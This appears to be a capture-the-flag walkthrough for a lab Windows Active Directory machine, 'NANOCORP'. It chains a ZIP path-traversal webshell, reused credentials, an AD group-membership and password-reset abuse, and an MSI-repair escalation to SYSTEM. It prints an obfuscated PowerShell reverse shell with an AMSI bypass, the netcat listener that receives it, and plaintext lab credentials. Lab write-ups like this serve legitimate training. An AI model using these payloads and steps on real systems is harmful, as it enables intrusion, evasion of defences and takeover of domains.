NANOCORP is a Windows Active Directory machine designed to teach realistic enterprise exploitation techniques. The box focuses on:
This machine simulates a corporate hiring portal environment where a file upload vulnerability leads to initial access, followed by careful AD enumeration and exploitation of group permissions to achieve domain administrator privileges.
Passwords:
| User | Password |
|---|---|
| web_svc | dksehdgh712!@# |
| monitoring_svc | Pass@123! |
| Administrator | [HTB to set] |
Web Server (Port 80):
nanocorp.htbhire.nanocorp.htb/upload.php on hire subdomainActive Directory Services:
Web Application Configuration:
C:\xampp\htdocs\config.phpweb_svcMSI Repair Service:
C:\Windows\Temp for files matching pattern cmk_all_*_1.cmd and executes them with SYSTEM privileges during MSI repair operationsStandard Windows Firewall with default AD domain controller rules. All enumerated ports (53, 80, 88, 135, 139, 389, 445, 3389, 5986) are accessible.
Active Directory Structure:
nanocorp.htbdc01.nanocorp.htbIT_SUPPORT: Has ForceChangePassword rights over monitoring_svc userMONITORING: Members have WinRM access to the domain controllerweb_svc user has the ability to add itself to the IT_SUPPORT groupBloodHound Attack Path:
web_svc (GenericAll on IT_SUPPORT) → IT_SUPPORT (ForceChangePassword on monitoring_svc) → monitoring_svc (WinRM to DC)
File Locations:
C:\Users\monitoring_svc\Desktop\user.txtC:\Users\Administrator\Desktop\root.txtWe start by scanning the target to identify open ports and running services:
nmap -sC -sV -p- -T4 10.129.130.44
Results:
53/tcp   open  domain        (generic dns response: SERVFAIL)
80/tcp   open  http          Apache httpd 2.4.58 (OpenSSL/3.1.3 PHP/8.2.12)
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Nanocorp
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-11-12 15:22:14Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: nanocorp.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Key Findings:
nanocorp.htbAdd the domain to /etc/hosts:
echo "10.129.130.44 nanocorp.htb dc01.nanocorp.htb" | sudo tee -a /etc/hosts
Browsing to http://nanocorp.htb shows a corporate website for Nanocorp. Through enumeration, we discover a subdomain: hire.nanocorp.htb.
Add to /etc/hosts:
echo "10.129.130.44 hire.nanocorp.htb" | sudo tee -a /etc/hosts
The hiring portal at http://hire.nanocorp.htb contains a job application system with file upload functionality that accepts ZIP files.

The ZIP file upload system on the hire portal is vulnerable to CVE-2025-24054, a path traversal vulnerability during ZIP extraction that allows writing files to arbitrary locations on the server.
Exploit Repository:
https://github.com/reloc2/CVE-2025-24054
Using this exploit, we can upload a malicious ZIP file that extracts a webshell to the web root directory.


After uploading the malicious ZIP through the hire portal, we successfully deploy a webshell and gain command execution on the target.
Through the webshell, we enumerate the web application's configuration files and discover database credentials in the configuration:
Credentials Found:
web_svc : dksehdgh712!@#
These credentials turn out to be valid domain credentials for the web_svc service account.
We verify the discovered credentials work for domain authentication:
netexec smb dc01.nanocorp.htb -u 'web_svc' -p 'dksehdgh712!@#' --users
The credentials are valid! We now have authenticated access to the domain as web_svc.
With valid domain credentials, we proceed to enumerate the Active Directory environment.
netexec smb dc01.nanocorp.htb -u 'web_svc' -p 'dksehdgh712!@#' --users

Synchronize time with the domain controller (required for Kerberos authentication):
ntpdate nanocorp.htb
Collect Active Directory data using RustHound:
rusthound-ce -d nanocorp.htb -f dc01.nanocorp.htb -z -u web_svc -p 'dksehdgh712!@#'
This generates a ZIP file containing the domain's relationships and permissions.
Import the collected data into BloodHound to visualize attack paths.

Critical Findings:
web_svc user can add itself to the IT_SUPPORT groupIT_SUPPORT have ForceChangePassword rights over the monitoring_svc usermonitoring_svc user is a member of the MONITORING group, which has WinRM access to the domain controllerAttack Path Identified:
web_svc → Add to IT_SUPPORT → Reset monitoring_svc password → WinRM to DC as monitoring_svc
bloodyAD --host DC01.nanocorp.htb -d nanocorp.htb -u web_svc -p 'dksehdgh712!@#' add groupMember IT_SUPPORT web_svc
Now that we're a member of IT_SUPPORT, we can reset the monitoring_svc password:
bloodyAD --host DC01.nanocorp.htb -d nanocorp.htb -u web_svc -p 'dksehdgh712!@#' set password MONITORING_SVC 'Pass@123!'
Synchronize time with the domain controller:
ntpdate nanocorp.htb
Request a Kerberos TGT for monitoring_svc:
impacket-getTGT nanocorp.htb/monitoring_svc:'Pass@123!' -dc-ip 10.129.130.44
If you encounter "Clock skew too great" error:
DC_TIME=$(sudo ntpdate -q 10.129.130.44 | grep "time server" | awk '{print $10}')
faketime '2025-11-12 13:00:00' impacket-getTGT nanocorp.htb/monitoring_svc:'Pass@123!' -dc-ip 10.129.130.44
This generates a .ccache file containing our Kerberos ticket.
Export the Kerberos ticket and connect to the domain controller via WinRM:
export KRB5CCNAME=*.ccache
python3 winrmexec.py -ssl -port 5986 NANOCORP.HTB/monitoring_svc:'Pass@123!'@dc01.nanocorp.htb -k
We successfully gain shell access as monitoring_svc!
Once connected via WinRM as monitoring_svc:
type C:\Users\monitoring_svc\Desktop\user.txt
As monitoring_svc, we can exploit Windows MSI repair functionality to execute arbitrary commands as SYSTEM.
Vulnerability Context:
The MSI repair process searches for specific command files in C:\Windows\Temp following the naming pattern cmk_all_*_1.cmd and executes them with SYSTEM privileges.
On the target system as monitoring_svc, create the payload file:
$newPayload = @'
@echo off powershell.exe -NoP -W Hidden -Exec Bypass -c "[Ref].Assembly.GetType('System.Management.Automation.'+$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('QQBtAHMAaQBVAHQAaQBsAHMA')))).GetField($([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('YQBtAHMAaQBJAG4AaQB0AEYAYQBpAGwAZQBkAA=='))),'NonPublic,Static').SetValue($null,$true);$c=New-Object Net.Sockets.TCPClient('IP_HERE',PORT);$s=$c.GetStream();[byte[]]$b=0..65535|%%{0};while(($i=$s.Read($b,0,$b.Length)) -ne 0){$d=(New-Object Text.ASCIIEncoding).GetString($b,0,$i);$o=(iex $d 2>&1|Out-String);$x=([text.encoding]::ASCII).GetBytes($o);$s.Write($x,0,$x.Length);$s.Flush()};$c.Close()"
'@

$newPayload | Out-File C:\ProgramData\shell.cmd -Encoding ASCII -Force
Note: Replace IP_HERE with your VPN IP address and PORT with your listener port.
Generate numerous files matching the MSI repair pattern:
500..10000 | foreach {copy C:\ProgramData\shell.cmd C:\Windows\Temp\cmk_all_${_}_1.cmd;Set-ItemProperty -path C:\Windows\Temp\cmk_all_${_}_1.cmd -name IsReadOnly -value $true;}
This creates thousands of files that will be detected and executed by the MSI repair process.
On your attack machine, start a netcat listener:
nc -lvnp PORT
Replace PORT with the same port number used in your payload.
Initiate an MSI repair operation:
msiexec /fa C:\Windows\Installer\387d1.msi
The repair process will execute our payload files with SYSTEM privileges!
When the reverse shell connects back, you'll have SYSTEM access:
whoami
Output: nt authority\system
Retrieve the root flag:
type C:\Users\Administrator\Desktop\root.txt
Success! NANOCORP has been completely compromised.
hire.nanocorp.htb subdomain with file upload functionalityweb_svc credentials from web application configurationweb_svc to IT_SUPPORT group using existing permissionsmonitoring_svc password using ForceChangePassword rightsThanks, Artemis Community 🛡️